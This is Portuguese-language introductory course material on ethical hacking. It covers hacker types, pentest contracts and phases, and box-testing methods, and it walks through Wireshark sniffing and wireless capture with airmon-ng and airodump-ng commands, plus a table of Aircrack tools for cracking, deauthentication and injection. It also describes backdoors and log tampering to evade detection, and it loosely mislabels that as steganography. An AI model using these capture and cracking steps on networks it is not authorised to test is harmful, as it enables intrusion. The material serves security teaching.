Material para Formação Básica em Fundamento de *Ethical Hacking*

academy

www.pmgacademy.com

official course

> Se você conhece o inimigo e a si mesmo,
> Não precisa temer o resultado de uma centena de batalhas.
> Se você conhece a si mesmo, mas não o inimigo,
> Para cada vitória ganha você também sofrerá uma derrota.
> Se você não conhece nem o inimigo nem a si mesmo,
> você sucumbirá a cada batalha.

Sun Tzu

Ethical Hacking – Por que e para quê?

A evolução da computação e o aumento proporcional dos problemas relacionados à segurança da informação tornou obrigatória a proteção contra o cibercrime. Cada vez mais as organizações do mundo inteiro precisam adotar mais e mais medidas para proteger seus ativos.
O *Ethical Hacking* é uma dessas medidas, que atende a essa necessidade através de um método que avalia a segurança do sistema ou da rede de computação, com técnicas que duplicam a intenção e as ações de hackers mal-intencionados a fim de descobrir, explorar e resolver vulnerabilidades.
Por isso, é fundamental o papel do *Ethical Hacking* no *Secure Programming*, afinal, a programação segura possibilita que falhas sejam consertadas antes que o programa seja lançado. Nesse processo, o desenvolvedor incorpora as medidas de segurança na fase de programação do software para o devido teste (feito com os métodos de *Ethical Hacking*) de resistência a ataques cibernéticos. No resultado, as defesas mal-sucedidas são os pontos de vulnerabilidades a serem corrigidos.
Então, veremos aqui algumas definições de *hacking* e *Ethical Hacking*, descrevendo os tipos de hackers, a fim de entender a linha que diferencia um hacker comum de um Hacker Ético.
Abordaremos também as etapas básicas do *Ethical Hacking*, como: coleta de itens de inteligência, varredura de redes/sistemas de computador e invasão de sistemas; detecção de rede (coleta de informações a partir do tráfego de rede); *cracking* (quebra de códigos) de uma chave WEP e WPA(2) a partir de uma rede sem fio; escaneamento de vulnerabilidades da rede; invasão em sistemas de computadores; *cracking* de senhas; hackeamento baseado na web, contendo injeções SQL (SQLi), *Cross-Site Scripting* (XSS) e inclusões de arquivos remotos (RFI).

Definições básicas:

- HACKEAR

A origem do verbo "hackear", linguisticamente, é anglo-saxônica (450-1066 dC). Vem de: "tó-haccian", que significa: Hackear ou cortar em pedaços.
Essa definição original do termo representa bem seu significado atual como uma prática causadora de danos.

De acordo com dicionários onlines atuais, o termo é definido como:

- "Hackear (gíria, computação): hackear dentro de; para obter acesso não autorizado a um sistema de computador, por exemplo, um site ou rede, por meio da manipulação de código.";
- "Hackear (gíria, computação): por extensão, para obter acesso não autorizado a um computador ou conta online pertencente a uma pessoa ou organização.";
- "Hackear (computação): para realizar uma tarefa de programação difícil.";
- "Hackear (computação): para fazer uma mudança rápida de código para corrigir um programa de computador, geralmente um que seja deselegante ou que torne o programa mais difícil de manter."

(Fonte: Yourdictionary.com)

- HACKER

O substantivo "hacker" ('ha-kər), diz respeito a uma pessoa que, secretamente, obtém acesso a um sistema de computador para obter informações, causar danos, etc. Por exemplo: uma pessoa que invade um sistema de computador.

(Fonte: Merriam-Webster.com)

- ETHICAL HACKER

Ethical Hacker, ou, em português: Hacker ético, é uma pessoa que invade uma rede de computadores para testar ou avaliar a segurança, sem intenções criminais ou maliciosas.
Os hackers éticos estão se tornando cada vez mais uma base no esforço de tornar as redes corporativas mais seguras.

(Fonte: oxforddictionaries.com)

Existem várias definições para hacker ético disponíveis na Internet, mas de uma forma geral, comparado a um hacker normal, a diferença é que o hacker ético atua somente:

- Com expressa permissão (geralmente escrita);
- Com respeito à privacidade do indivíduo ou da empresa;
- Sem deixar nada em aberto, para que não possa ser explorado posteriormente;
- Fornecendo ao cliente um relatório escrito com todo e qualquer achado de vulnerabilidade de segurança.

Tipos de hackers

"Ser rotulado de hacker é entendido na sociedade de hoje como um termo insultuoso".

(Hafele, 2004)

Se em 2004 Hafele já expressava essa percepção, de lá para cá podemos deduzir que é uma impressão ainda mais significativa, tamanho é o impacto negativo que a sociedade cibernética vem sofrendo como vítima de ataques maliciosos. Mas, nem sempre foi assim... Já houve um tempo em que ser rotulado de hacker era "um distintivo de honra" para quem tinha um alto nível de especialização em TI. Por isso, é preciso conhecer e diferenciar os tipos de hackers que temos atualmente para evitar concepções equivocadas e, principalmente, para saber lidar com esses atores e suas atuações no mundo da computação.

Hackers white hat (chapéu branco)

"O termo chapéu branco (white hat), originado na gíria da Internet, refere-se a um hacker de computador ético, ou um especialista em segurança de computador, que se especializou em testes de invasão e em outras metodologias de teste para garantir a segurança dos sistemas de informação de uma organização."

(Wikipedia)

Nossos protagonistas, os mocinhos Ethical Hackers, também são chamados de "hacker de chapéu branco", "hacker legal" ou "testador de invasão".
O trabalho principal dos hackers éticos é o teste de segurança.

Esses testes, conhecidos como "pentest", podem ser conduzidos de formas diferentes, nas quais o ethical hacker pode:

- Ter conhecimento total;
- Ter conhecimento parcial;
- Não ter conhecimento do alvo a ser avaliado.

Essas diferentes perspectivas são chamadas de "teste de caixa".

Hackers black hat (chapéu preto)

"Um hacker de chapéu preto é um hacker que viola a segurança do computador por poucos motivos além da maldade ou para ganho pessoal."

(Wikipedia)

Ao contrário do hacker de chapéu branco, que é o mocinho nos cenários dos crimes, o Black hat hacker, em português: Hacker de chapéu preto, é o hacker vilão, também conhecido como CRACKER.

É um hacker ilegal, cujo objetivo é violar a segurança de redes e sistemas para destruir, modificar, desativar ou roubar dados.

Os crackers são hackers especializados em invasão não autorizada de sistemas de informação. Eles possuem habilidades sofisticadas e violam a segurança e redes com objetivo de: maldade, benefícios próprios, como dinheiro ou status, para destruir, modificar, fraudar, roubar dados, bloquear ou desativar sistemas e redes.
Mas vale ressaltar que as atividades dos outros tipos de hackers também podem causar perdas e danos.


Hackers grey hat (chapéu cinza)

"O termo chapéu cinza se refere a um hacker de computador ou especialista em segurança de computador, cujos padrões éticos ficam em algum lugar entre puramente altruísta e puramente malicioso."

(Wikipedia)

Também chamados de "aspirantes" (wannabe), são hackers com habilidades médias, em desenvolvimento, que um dia podem se tornar ou um hacker de chapéu preto ou um hacker de chapéu branco. Trabalham sem permissão, mas nem sempre são maliciosos. Geralmente, assim como os de chapéu branco, também são especialista em segurança da computação, porém com uma ética confusa...ou seja, trabalham sem contrato; recebem pelo que fazem sem se importar muito com a ética do que estão fazendo. Muitos, inclusive, continuam entrando nos sistemas do cliente mesmo após encerrado o contrato… o que é ilegal e nada ético!

Não são raros os exemplos de hackers realizando tarefas não solicitadas, inclusive testes de invasão, resultando na descoberta de vulnerabilidades de segurança da informação até mesmo em sistemas públicos, gerando escândalos que frequentemente acompanhamos na imprensa e que levam a reflexões sobre os riscos e benefícios que os hackers de chapéu cinza oferecem, questionamentos do tipo: " Quantos tons de cinza existem?"... Muitos desses hackers por vezes são processados, como muitos também são convidados para se envolverem em processos de mitigação, principalmente quando são casos de escândalos públicos, daqueles típicos do site WikiLeaks, quando vazam informações confidenciais do governo. Nesses casos que envolvem a WikiLeaks, os hackers oscilam entre uma atuação chapéu cinza e uma atuação de hacktivismo.



Hacktivistas

"Hacktivismo é o uso subversivo de computadores e redes de computadores para promover uma agenda política."

(Wikipedia)

Os Hacktivistas são hackers com finalidade política, social, religiosa ou qualquer outra causa ideológica.

A denominação é uma junção das palavras e dos sentidos de: "hacker" + "ativista", porque de fato trata-se de um hacker ativista, os quais escrevem códigos fontes para promoção ideológica.
São pessoas que utilizam os computadores de outras pessoas e redes de computadores para promover uma agenda política. Chega a beirar o limite do cyberterrorismo!

Como exemplo de formas populares de hacktivismo, podemos citar:

- Sites como o WikiLeak ou extensões criadas para fins politicos, tipo os softwares disponibilizados pela ONG RECAP*;

- Espelhamento de sites confidenciais (website mirroring), tipo copiar sites governamentais censurados para divulgação em domínios sem censura;

- Geo-bombardeio, geo-tagging (geo-marca) de conteúdo do YouTube para o Google Maps e / ou Google Earth, por exemplo: quando as pessoas sobrevoam um determinado local, tipo os escritórios de um governo opressor, e conseguem acessar mensagens de vídeo que promovam liberdade civil;

- Blogs anônimos, etc.

** RECAP é um projeto do Centro de Política de Tecnologia da Informação da Universidade de Princeton em conjunto com o Free Law Project. É um dos vários projetos que usam o poder da web para aumentar a transparência do governo.*

Testador de invasão (Pentester)

"Alguém cujo trabalho é atacar os sistemas de computador para encontrar falhas de segurança que possam ser corrigidas".

(macmillandictionary.com/open-dictionary)

O teste de invasão (pentest) é a tarefa mais específica que os ethical hackers realizam.
Os testadores de invasão, ou pentesters, são profissionais certificados em testes que trabalham sob rigoroso código de ética.

Os testes de invasão geralmente são tratados como um componente que uma auditoria de segurança completa oferece.

Para quem deseja ser um hacker ético e se especializar como testador de invasão, o EC-Council é uma banca examinadora conhecida que fornece tais certificações
técnicas. Com a certificação CEH (Certified Ethical Hacking), o profissional pode evoluir e escalar outros níveis de desenvolvimento de carreira com a obtenção de outro
certificado ainda mais avançado, que é o ECSA / LPT (EC-Council Security Analyst & Licensed Penetration Tester).

Sobre o pentest...

Antes de iniciar um trabalho de ethical hacking é fundamental saber que é preciso formular um plano do processo que será executado, com todas as fases de teste, para que seja previamente aprovado pelo cliente.

Portanto, a primeira etapa de uma proposta de pentest, inclui:

- Obter patrocínio para o projeto e a aprovação do plano por parte de uma autoridade competente dentro da organização que trabalha;

- Em casos de clientes externos, assinar contrato legal.

É nessa pré-fase de um ethical hacking que o hacker adquire o seu "cartão para sair da prisão"! É uma forma de deixar claro e formalizado que houve uma contratação de trabalho solicitado e autorizado. É isso ou... correr o risco de ter as autoridades batendo à porta!

Um contrato/plano de hacking ético deve amarrar:


- Descrição da função;
- Responsabilidades;
- Escopo dos testes;
- Tipos de testes;
- Limites para invasão e exploração;
- Relatórios.

Com o plano aprovado pela organização ou contrato assinado pelo cliente, o pentester deve determinar o quanto de conhecimento dos sistemas ele precisa ter durante e antes do teste. É o que irá determinar se o teste será:

- Black Box (sem conhecimento);
- White Box (com total conhecimento);
- Grey Box (com conhecimento limitado).

Geralmente, o hacker ético obtém a definição de informação durante um processo de teste, por um insider 'branco' (pentest interno) que simula um ataque e, com base no resultado, decide quais partes específicas precisam de teste e quais testes extras precisam ser feitos.

Diferenças entre os tipos de testes de caixa:




(Fonte de imagem: http://jobsandnewstoday.blogspot.nl)

Outros elementos a que o plano de pentest pode, mas não deve ser restrito:

- Sistemas a serem testados (candidatos à vulnerabilidade);
- Análise de risco (é preciso determinar os riscos envolvidos e criar um plano de contingência para possíveis cenários de erro);
- Ações de acompanhamento (se vulnerabilidades forem detectadas);
- Entregas específicas para o projeto;
- Prazo para teste (durante as horas de produção ou não, tempo concedido para o projeto, etc.).

Fases básicas do processo de hackeamento:



(Fonte da imagem: IBM.com)

RECONHECIMENTO
Identificação do alvo.

"Alguém cujo trabalho é atacar os sistemas de computador para encontrar falhas de segurança que possam ser corrigidas".

(macmillandictionary.com/open-dictionary)

Tipos principais de reconhecimento: passivo e ativo.

- Reconhecimento passivo: Obtém as informações sobre o alvo observando seus escritórios e funcionários, assim como os procedimentos de entrada e localização de informações na Internet. O método Network Sniffing captura informações úteis, tipo endereços IP.

- Reconhecimento ativo: Sonda a rede para detectar hosts individuais, endereços IP e serviços na rede.

Importante: A diferença entre hackear com ou sem ética é que no ethical hacking o alvo está ciente das ações do teste.

(macmillandictionary.com/open-dictionary)

SONDAGEM
Identificar vulnerabilidades (pontos de contato) possíveis de exploração.

Essa fase também é conhecida como varredura para obtenção de acesso.

Para isso, o hacker pode usar ferramentas como: dialers, scanners de porta, mapeadores de rede, sweepers e scanners de vulnerabilidade.

EXPLORAÇÃO
Exploração de vulnerabilidades (usando Metasploit).

Explorar, obter e manter o acesso é o objetivo dessa fase.

Rotas comumente usadas:
- Rede local (com ou sem fio);
- Acesso local a um PC;
- Internet;
- Offline.

Métodos frequentemente usados:
- Buffer overflows baseado em pilha;
- Denial of Service (DoS);
- Sequestro de sessão.

A manutenção do acesso pode ser obtida criando backdoors ou inserindo rootkits, cavalos de troia, etc.

DISCRIÇÃO
Ocultar a identidade, cobrir os rastros.

Essa fase é a hora de cobrir os rastros para evitar detecção e consequente processo.

A ação é feita ocultando, removendo ou alterando arquivos de sistema (log), alarmes de detecção de intrusão, etc.

Esse método de ocultação é oficialmente chamado de "esteganografia" (não confundir com "estenografia").

"Esteganografia é a prática de ocultar um arquivo, mensagem, imagem ou vídeo dentro de outro arquivo, mensagem, imagem ou vídeo, incluindo a ocultação de informações em arquivos de computador".

(Wikipedia)

Processo de Ethical Hacking

Etapas do hackeamento ético (pentest):

Coleta de Informação

Inclui:
- Identificação de intervalo de IP destino;
- Identificação de portas/serviço;
- Varredura de vulnerabilidades.

Preparação de ataque

Inclui:
- Investigar informação coletada;
- Correlacionar resultados com plano.

Execução de ataque

Inclui:
- Explorar as vulnerabilidades usando ferramentas diferentes. Ex: Metasploit.

Elaboração de relatórios

Inclui:
- Documentar descobertas;
- Relatar ao cliente.

Tipos de Pentest

Teste de caixa branca (white box)

"É um método de teste de software que avalia estruturas internas ou funcionamento de uma aplicação, em oposição à sua funcionalidade; por exemplo, testes black box. Em testes de caixa branca, uma perspectiva interna do sistema, bem como habilidades de programação, são usadas para esboçar casos de testes."

(Wikipedia)

Também conhecido como: Clear box testing, glass box testing, transparent box testing, e structural testing.

Características:
- O testador pode olhar "dentro" do software;
- A equipe de teste tem mais conhecimento do ambiente do cliente;
- Pode ser aplicado nos níveis de: unidade, integração e sistema.

  - Um teste de unidade é executado para checar se o código do software está funcionando conforme o esperado;
  - Um teste de integração objetiva garantir que todas as interações de cada interface funcionem de acordo com seu design;
  - Um teste de sistema é realizado para assegurar o funcionamento correto de todo o sistema integrado.

O conhecimento profundo do código-fonte é um pré-requisito para o teste white box. Por meio desse conhecimento é possível criar casos de teste.

Esse processo de criação de casos de teste se faz em três etapas básicas:

1. Entrada (preparação) - Requisitos, especificações funcionais, projeto detalhado de documentos, código-fonte, especificações de segurança;

2. Processamento (construção e execução) - Análise de risco, planos, execução e comunicação de resultados provisórios;

3. Resultado (relatórios) - Preparação de relatórios finais abrangendo todos os preparativos e resultados.

Processo do teste white box:

Exemplos de técnicas que podem ser usadas para pentests white box:

- Teste de fluxo de controle;
- Teste de fluxo de dados;
- Teste de caminho;
- Cobertura de declaração;
- Teste de cobertura de decisão (ou ramificação), etc.

Teste de caixa preta (black box)

"Teste de caixa preta é um método de teste de software que examina a funcionalidade de uma aplicação sem perscrutar estruturas internas ou funcionamento.
Esse método de teste pode ser aplicado, virtualmente, a todos os níveis de testes de software: unidade, integração, sistema e aceitação.
Conhecimento específico do código de aplicação/estrutura interna e conhecimento de programação em geral não são requisitos.
O testador está ciente do que o software deveria fazer, mas não de como ele funciona."

(Wikipedia)

Também conhecido como: Caixa escura, caixa fechada, teste de caixa opaca.

Características:
- O testador não tem conhecimento do sistema que está sendo atacado;
- O objetivo é simular hacking externo ou um ataque de guerra cibernética.

Existe uma estrutura descrita por Paul Midian que foi desenvolvida para este método de ataque, considerada muito útil por Hafele (2004). Essa estrutura define cinco fases básicas para o teste black box: reconhecimento inicial, determinação do serviço, enumeração, obtenção de acesso e escalonamento de privilégios.

Fase 1: Reconhecimento inicial (footprinting).
Objetivo: Investigar a organização alvo por meio de informações publicamente disponíveis.
Ex: Site da empresa, registros de identificação para obtenção de endereços IP, transcrições da câmara de comércio, revistas comerciais, publicações, etc.

Fase 2: Determinação do serviço (escaneamento).
Objetivo: Checar serviços de escuta e portas ativas na rede do cliente.
Nessa fase, o testador consegue identificar o sistema operacional(SO) que o cliente está usando. Como cada sistema operacional possui características únicas, o testador pode escanear portas TCP específicas de tráfego de serviço de acordo com o SO que está sendo testado.

Fase 3: Enumeração.
Objetivo: Determinar informações vitais de recursos-chave do tipo:

• Recursos e compartilhamentos de rede;
• Usuários e grupos (checar se há contas de usuário ou administrador padrão operando na rede);
• Aplicativos e banners. Ex: Captura de banner (técnica que ajuda a saber qual tipo de dispositivo o testador está lidando e / ou que tipo de software está sendo executado).

Fase 4: Ataque e obtenção de acesso.
Objetivo: Estabelecer uma base na rede do cliente.
As informações conseguidas nas três primeiras fases são a entrada para esta etapa. Várias vezes, contas administrativas em desuso não são excluídas da base e, quanto mais antigas, mais fracas podem ser as senhas para serem exploradas pelo testador.

Fase 5: Escalonamento de privilégios e manutenção do acesso.
Objetivo: Obtenção de privilégios administrativos ou de nível raiz no sistema do cliente.
Esses privilégios podem variar de um item específico na rede a um controle total. Como o teste é feito de maneira apropriada, o escopo é predeterminado pelo cliente e o testador pode usar ferramentas de quebra de senha para atingir esse objetivo.
É nessa fase do processo que um hacker não ético consegue criar backdoors para posteriores acessos indevidos de terceiros não autorizados.

Exemplos de técnicas que podem ser usadas para pentests black box:
- Particionamento de equivalência;
- Análise de valor limite;
- Estimativa de erro, etc.

Teste de caixa cinza (grey box)

"Modelo de ataque essencialmente híbrido que incorpora elementos dos métodos Black Box e White Box".

(Hafele)

Características:
- O testador tem conhecimento limitado (pré-determinado) da estrutura interna do sistema em teste. Informações do tipo: lógica, fluxo de dados, programação, fluxo de execução, etc;
- Essencialmente, funciona como uma técnica de caixa preta;
- Normalmente conta com a cooperação de um outsider de chapéu preto e um insider de chapéu branco. O insider fornece as informações para o outsider;
- A gerência determina as informações que podem ser compartilhadas.

Na prática, o teste grey box simula ataques de crackers e testa contramedidas que são executadas em tempo real por hackers chapéu branco.

Desvantagem do grey box:
- A equipe de ataque consegue com facilidade as informações que desejam, sem nem precisar examinar a rede. Dessa forma, as vulnerabilidades podem ser ignoradas, e não corrigidas, não atingindo assim o propósito preventivo do teste.

Exemplo de grey box:
- Teste de regressão (nova execução dos casos de teste quando alterações são feitas).

Detectores de Rede: encontrando vulnerabilidades.

Para explorar uma rede, antes é preciso conseguir acesso, encontrar o tráfego e então capturá-lo. Para isso, existe uma ferramenta específica chamada "analisador de pacotes" ou "detector de pacotes".

"Um detector de pacotes é um programa ou pedaço de hardware de computador que pode interceptar e registrar o tráfego que passa por uma rede digital ou por parte de uma rede."

(Hafele)

Ferramentas para detectores de rede:

- Wireshark:
- É um analisador de pacotes gratuito e de código aberto.
- Funciona no Linux, OS X, BSD, Solaris e no Microsoft Windows.
- Interface Gráfica do Usuário (GUI).

- TShark:
- Versão baseada em terminal (não-GUI) do Wireshark.

As 3 mais do Top 125 Ferramentas de Segurança de Rede da SecTools.Org:

1. **Wireshark;**
2. **Cain and Abel (Ferramenta de recuperação de senha somente para Windows);**
3. **Tcpdump (ferramenta favorita até a aparição do Wireshark).**

(Fonte: Sectools.org/tag/sniffers/)

Como utilizar Ferramentas Detectoras:
Exemplificando com Wireshark...

Em uma rede comutada, normalmente, é possível detectar apenas o próprio tráfego.

O processo é:
- Capturar tráfego: Iniciar no Wireshark (usando a opção eth0);
- Filtrar tráfego: Definir filtros para descartar pacotes que não interessam;
- Seguir um TCP: Selecionar pacotes interessantes, tipo o início de um login FTP;
- Dissecar pacotes: Como, por exemplo, para encontrar o ponto de destino TCP ou exibir cabeçalhos HTTP.

Wireshark: Forjamento ARP

Para detectar o tráfego de outras pessoas, é preciso adicionar configurações extras.
O envenenamento do cache ARP*, também conhecido como "forjamento ARP", faz com que o comutador acredite que o tráfego é do usuário que o está executando.

**ARP= Address Resolution Protocol (Protocolo de Resolução de Endereço).*

Função dos cabeçalhos HTTP:

- Cabeçalhos HTTP são partes da seção de cabeçalho de mensagens de requisição e resposta no Protocolo de Transferência de Hipertexto - Hypertext Transfer Protocol (HTTP). Eles definem os parâmetros de operação de uma transação HTTP.
- Campos de cabeçalhos são transmitidos depois da linha de requisição ou resposta. Sintaxe: pares de nome-valor separados por dois pontos em formato de cadeia de caracteres de texto simples.
- Tipos: Campos de requisição, Campos de resposta.

(Fonte: Wikipedia)

Campos de cabeçalho (exemplos):

Set-Cookie	Set-Cookie: UserID=JohnDoe; Max-Age=3600; Version=1
Cookie	Cookie: $Version=1; Skin=new;

Uma lista abrangente de campos de cabeçalho HTTP pode ser encontrada em:
http://en.wikipedia.org/wiki/List_of_HTTP_header_fields

Extraindo informações de cabeçalhos HTTP:

Exemplo usando Wireshark
- Capturar tráfego: Iniciar no Wireshark (usando a opção eth0);
- Filtrar tráfego: configurar o filtro do Wireshark para exibir o HTTP;
- Selecionar um pacote para ver os detalhes.

Capturar tráfego:

Iniciar o Wireshark com privilégios root (se provocar alertas, descartá-los).
Iniciar a captura de tráfego no Wireshark usando a opção eth0 (=interface de rede local).
- É possível ver todo o tráfego destinado ao próprio computador, bem como qualquer tráfego de broadcast (tráfego enviado para toda a rede).
- Todo tráfego não destinado ao computador não será visto pela interface de rede e não será capturado pelo Wireshark.

Filtrar tráfego:

A quantidade de tráfego será, geralmente, enorme. Portanto, é preciso filtrá-la usando filtros do Wireshark.
Os filtros podem ser usados para:
-Todos os tráfegos que usam protocolo FTP, ou;
-Cabeçalhos HTTP.
Outros refinamentos também podem ser feitos, como a limitação do tráfego capturado a certos endereços IP de destino.

Dissecar pacotes:

O primeiro passo é selecionar um pacote específico capturado.
O Wireshark exibirá os detalhes do pacote selecionado.
Em seguida, selecionar a entrada HTTP. Quando selecionamos esse campo, a entrada em bytes brutos do pacote também fica destacada.

Hackeamento de redes sem fio:

Preparação: Encontrando informação sobre o próprio adaptador de rede...

Etapas:

1. Visualizar interfaces sem fio disponíveis:
   iwconfig
   • Resultado:
      • *Wlan0*

2. Rastrear pontos de acesso:
   iwlist wlan0 scan

• Principais resultados (necessários para o teste/ataque):
  • Endereços (MAC);
  • Canal (broadcast);
  • Status da Chave de Criptografia (on/off);
  • ESSID.

Aircrack-NG:

- O Aircrack-ng é um programa de quebra de chaves 802.11 WEP e WPA-PSK. Recupera chaves quando pacotes de dados suficientes são capturados.

- Para hackers éticos, o Aircrack-ng é um conjunto de ferramentas para a auditoria de redes sem fio.

- Processo básico:
  - Determinar o chipset na própria placa wireless;
  - Determinar qual das três opções usar para executar os programas do aircrack-ng (distribuição Linux, Live CD ou VMWare image);
  - Iniciar o aircrack-ng.

Airodump-NG:

- Airodump-NG é utilizado para a captura de pacotes e para salvar pacotes sem fio (frames brutos 802.11).
- Além disso, o Airodump-NG grava vários arquivos contendo os detalhes de todos os pontos de acesso e clientes vistos.
- Ferramenta relacionada: Airmon-NG.

(Fonte: aircrack-ng.org)

Usando o Airodump-NG...


Etapas:

1. Colocar a própria placa de rede em **'modo monitoramento'** usando o Airmon-NG
Eliminar processos conflitantes
airmon-ng check kill
Mudar para o modo de monitoramento
airmon-ng start wlan0

2. Capture Pacotes
Airodump-ng mon0 –channel 6
Resultados relevantes: BSSID (=endereço MAC da estação sem fio), SSID, endereços MAC de clientes conectados.

Captura de tela de um exemplo de Airodump-NG:

usage: airodump-ng <options>



(Fonte: aircrack-ng.org)

Ferramentas Aircrack e suas funções

Ferramenta	Descrição
airbase-ng	Ferramenta multiuso destinada a atacar clientes conectados a um Ponto
aircrack-ng	Programa de quebra de chaves 802.11 WEP e WPA/WPA2-PSK.
airdecap-ng	Descriptografar arquivos de captura WEP/WPA/WPA2.
airdecloak-ng	Remove o WEP Cloaking™ a partir de um arquivo de captura de
airdrop-ng	Uma ferramenta de desautenticação sem fio baseada em regra.
aireplay-ng	Injeta e reproduz frames.
airgraph-ng	Esboça redes sem fio.
airmon-ng	Habilita e desabilita o modo monitor em interfaces sem fio.
airodump-ng	Captura de frames brutos 802.11.
airolib-ng	Armazena senhas WPA/WPA2 em uma base de dados para usá-las depois com o aircrack-ng.
airserv-ng	Servidor para placas sem fio que possibilita que múltiplas aplicações as utilizem via TCP/IP.
airtun-ng	Criador de interface de túnel virtual.
packetforge-ng	Cria vários tipos de pacotes criptografados que podem ser usados para injeção.

